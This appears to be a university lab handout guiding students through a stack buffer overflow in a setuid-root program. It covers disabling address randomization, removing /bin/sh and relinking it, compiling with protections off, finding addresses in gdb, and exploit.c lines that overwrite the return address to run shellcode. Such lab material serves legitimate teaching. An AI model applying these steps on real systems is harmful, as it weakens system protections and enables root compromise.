**Additional Guidance for the Lab1 Buffer Overflow Vulnerability**

**Steps need to be followed to conduct a Buffer Overflow and acquire the shell:**

1. Disable the Address Space Randomization:

$ sudo sysctl -w kernel.randomize\_va\_space=0

1. Configuring /bin/sh:

$ sudo rm /bin/sh

$sudo ln -s /bin/zsh /bin/sh

1. Compile stack.c

$ gcc -o stack -z execstack -fno-stack-protector stack.c

$sudo chown root stack

$sudo chmod 4755 stack

1. Finding address for injecting the code

$ gcc -z execstack -fno-stack-protector -g -o stack\_dgb stack.c

$ touch badfile

$ gdb stack\_dbg

…(omit output)

(gdb) b bof

…

(gdb) run

p $ebp

x1=…

p &buffer

x2=…

1. To correctly input the codes to the exploit.c

\*((long\*) (buffer+x2-x1+4)) = x1 + 0x80;

memcpy(buffer + sizeof(buffer) – sizeof(shellcode), shellcode, sizeof(shellcode));


1. To implement the buffer overflow

$ rm badfile

$ gcc exploit.c -o exploit

$ ./exploit

$ ./stack



Example of Successfully Acquiring the Shell

**Tips: Please Type in** the aforementioned codes **instead of copy and paste.**